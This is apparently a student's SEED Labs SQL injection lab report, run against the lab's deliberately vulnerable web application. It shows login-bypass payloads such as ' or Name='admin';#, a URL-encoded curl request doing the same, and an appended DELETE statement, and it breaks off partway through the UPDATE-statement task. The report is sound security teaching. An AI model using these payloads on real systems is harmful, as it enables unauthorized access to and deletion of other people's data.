

SQL Injection Attack Lab

3.1 Task 1: Get Familiar with SQL Statements

Procedure:

- i. Login to the MySQL Console using the command:
\$ mysql -u root -pseedubuntu
- ii. Create or Load an existing database Users:
mysql> use Users;
- iii. Show the existing tables in the Users database using the following command:
mysql> show tables;
- iv. Print all the profile information of Alice using the command:
Select * from credential where Name='Alice';

```
[03/09/19]seed@VM:~$ mysql --version
mysql Ver 14.14 Distrib 5.7.19, for Linux (i686) using EditLine wrapper
[03/09/19]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.01 sec)

mysql> 
```

```
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.01 sec)

mysql> select * from credential where Name='Alice';
+----+----+----+----+----+----+----+----+----+----+----+----+----+----+
| ID | Name | EID | Salary | birth | SSN           | PhoneNumber | Address | Email | NickName | Password |
+----+----+----+----+----+----+----+----+----+----+----+----+----+----+
| 1  | Alice | 10000 | 20000 | 9/20  | 10211002 |             |          |       |        | fdbe918bda
e83000aa54747fc95fe0470ffff4976 |
+----+----+----+----+----+----+----+----+----+----+----+----+----+----+
1 row in set (0.01 sec)

mysql> 
```

Observation and Explanation:


- i. We are able to login to the MySQL console via the command:
\$ mysql -u root -pseedubuntu
- ii. When we run the mysql> use Users; command, we are able to load the Users database
- iii. Running mysql> show tables; displays the existing tables in the database
- iv. By running the select statement shown below we are able to all the profile information of Alice:
Select * from credential where Name='Alice';

3.2 Task 2: SQL Injection Attack on SELECT Statement

Task 3.2.1: SQL Injection Attack from webpage

Procedure:

- i. Knowing only the username 'admin' we try to login to the webapp [www.SEEDLabSQLInjection.com](http://www.seedlabsqlinjection.com) via their Employee Profile Login Page.
- ii. We type in the malicious SQL payload in the USERNAME field in the login page and leave the password field blank
- iii. The malicious payload typed in the USERNAME field is:
`' or Name='admin';#`
- iv. We then click on submit




Employee Profile Login

USERNAME: 'or Name='admin';#'

PASSWORD: Password

Login



User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	989993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Please Turn Over...


Observation and Explanation:

- i. When the malicious payload is typed in the USERNAME field:
' or Name='admin';#
- ii. We are able to login to the web application.
- iii. This is because, the malicious payload typed in the USERNAME field gets injected in the SQL Query for fetching the login information and gets compiled, performing a SQL Injection attack.
- iii. The leading single quote and condition *or Name='admin'* leads to the query returning all fields where name is admin. And semi-colon signifies the end of the statement and the *#* at the end leads to commenting out the rest of the statement.


Task 3.2.2: SQL Injection Attack from command line

Procedure:

- i. We first open the Developer Tools Network Tab to note the URL being used for the Profile Login, which is
http://www.seedlabsqlinjection.com/unsafe_home.php?username=username&Ppassword=password



The screenshot shows a Mozilla Firefox window with the title "SQL Lab - Mozilla Firefox". The address bar contains "www.seedlabsqlinjection.com". The main content area displays the "Employee Profile Login" page from SEED Labs. In the "USERNAME" input field, the value "'or Name='admin';#" is entered. Below it, the "PASSWORD" field contains "Password". A green "Login" button is centered below the fields. At the bottom, the text "Copyright © SEED LABS" is visible. On the right side of the screen, the Firefox developer tools Network tab is open, showing a single request to "unsafe_home.php" with a status of 200 OK. The response size is 3.29 KB.



The screenshot shows the same Mozilla Firefox window after the SQL injection attack. The main content area now displays the "User Details" page, which lists several user records in a table. The table includes columns for Username, Eid, Salary, Birthday, SSN, and Name. The records are:

Username	Eid	Salary	Birthday	SSN	Name
Alice	10000	20000	9/20	10211002	
Boby	20000	30000	4/20	10213352	
Ryan	30000	50000	4/10	98993524	
Samy	40000	90000	1/11	32193525	
Ted	50000	110000	11/3	32111111	
Admin	99999	400000	3/5	43254314	

The developer tools Network tab on the right shows three requests to "unsafe_home.php" with a status of 200 OK. The total transferred size is 145.43 KB. The response headers include Cache-Control: no-store, no-cache, must-revalidate, Connection: Keep-Alive, Content-Encoding: gzip, Content-Length: 1416, Content-Type: text/html; charset=UTF-8, Date: Sat, 09 Mar 2019 20:14:57 GMT, Expires: Thu, 19 Nov 1981 08:52:00 GMT, Keep-Alive: timeout=5, max=100, Pragma: no-cache, Server: Apache/2.4.18 (Ubuntu), Vary: Accept-Encoding, and Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8.

Please Turn Over...

- ii. The following command is run from the terminal command line:
Curl
'http://www.seedlabsqlinjection.com/unsafe_home.php?username=%27+or+Na
me%3D%27admin%27%3B%23&Password='
Which is basically the HTTP request for login with the special characters in the
query parameters such as "#; being HTTP URL encoded

```
[03/09/19]seed@VM:~$ clear
[03/09/19]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=%27+or+Name%3D%27
admin%27%3B%23&Password='
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: Kying@syr.edu
-->
<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options f
or Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark tab
le head theme.

>
NOTE: please note that the navbar items should appear only for users and the page with error login messa
ge should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as
required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
    <!-- Required meta tags -->
    <meta charset="utf-8">
```

```
Terminal
    <a class="navbar-brand" href="unsafe_home.php" ></a>

        <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active
    '><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b>User Details </b></h1><br><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>Email</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>Address</th><th scope='col'>Phone Number</th></tr></thead><tbody><tr><td>Alice</td><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td>0</td><td>10213352</td><td>20000</td><td>30000</td><td>4/20000</td><td>50000</td><td>4/10</td><td>98993524</td><td>100000</td><td>1/11</td><td>32193525</td><td>110000</td><td>11/3</td><td>32111111</td><td>43254314</td><td>400000</td><td>400000</td><td>3/5</td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td>110000</td><td>11/3</td><td>32111111</td><td>43254314</td><td>400000</td><td>400000</td><td>3/5</td></tr></tbody></table> <br><br>
        <div class='text-center'>
            <p>
                Copyright &copy; SEED LABS
            </p>
        </div>
    </div>
    <script type="text/javascript">
        function logout(){
            location.href = "logoff.php";
        }
    </script>
</body>
</html>[03/09/19]seed@VM:~$
```



Observation and Explanation:

- i. When the above-mentioned Curl command for HTTP request for Profile login is run from the command line, the query parameter passed to the username field is the HTTP url encoded malicious payload which results in SQL injection.
 - ii. The HTML of the web page after successful login is displayed on the console.


Task 3.2.3: Append a new SQL statement

Procedure:

- i. In this attack, a Delete SQL statement is appended at the end of the Select SQL statement used for login.
- ii. After the semi-colon which signifies the end of the first statement. The second statement: *Delete from credential where Name='Bob';#* is appended and the login button is clicked.



Please Turn Over...



```
mysql> select * from credential where Name=' ' or Name='Admin'; Delete from credential where Name='Boby';
      and Password='';
+----+----+----+----+----+----+----+----+----+----+
| ID | Name | EID | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password |
+----+----+----+----+----+----+----+----+----+----+
| 6  | Admin | 99999 | 400000 | 3/5    | 43254314 |             |         |       |           | a5bdf35a1d
f4ea895905f6f6618e83951a6effc0 |
+----+----+----+----+----+----+----+----+----+----+
1 row in set (0.00 sec)

Query OK, 1 row affected (0.02 sec)

mysql> select * from credential where Name='Boby';
Empty set (0.00 sec)

mysql>
```

Observation and Explanation:


- i. We note that when a second statement is appended at the end of the first statement in the malicious payload which is injected into the SQL. It does not get executed and throws an error.
- ii. Also, when the same two SQL statements are executed in the MySQL console, they execute successfully without any errors. This shows that there is no error in the SQL syntax of the two SQL statements and consequently malicious payload injected.
- iii. The SQL injection of two SQL statements appended fails because, PHP does not allow the execution of two SQL statements at once. Therefore, it throws an error at the end of the first SQL statement.

3.3 Task 3: SQL Injection Attack on UPDATE Statement

Task 3.3.1: Modify your own salary

Procedure:

- i. We login into the web application as Alice through the Employee Profile Login with the malicious payload injected: '**' or Name='Alice';#**'




Employee Profile Login

USERNAME: '' or Name='Alice';#

PASSWORD: Password

Login

Copyright © SEED LABS




Alice Profile

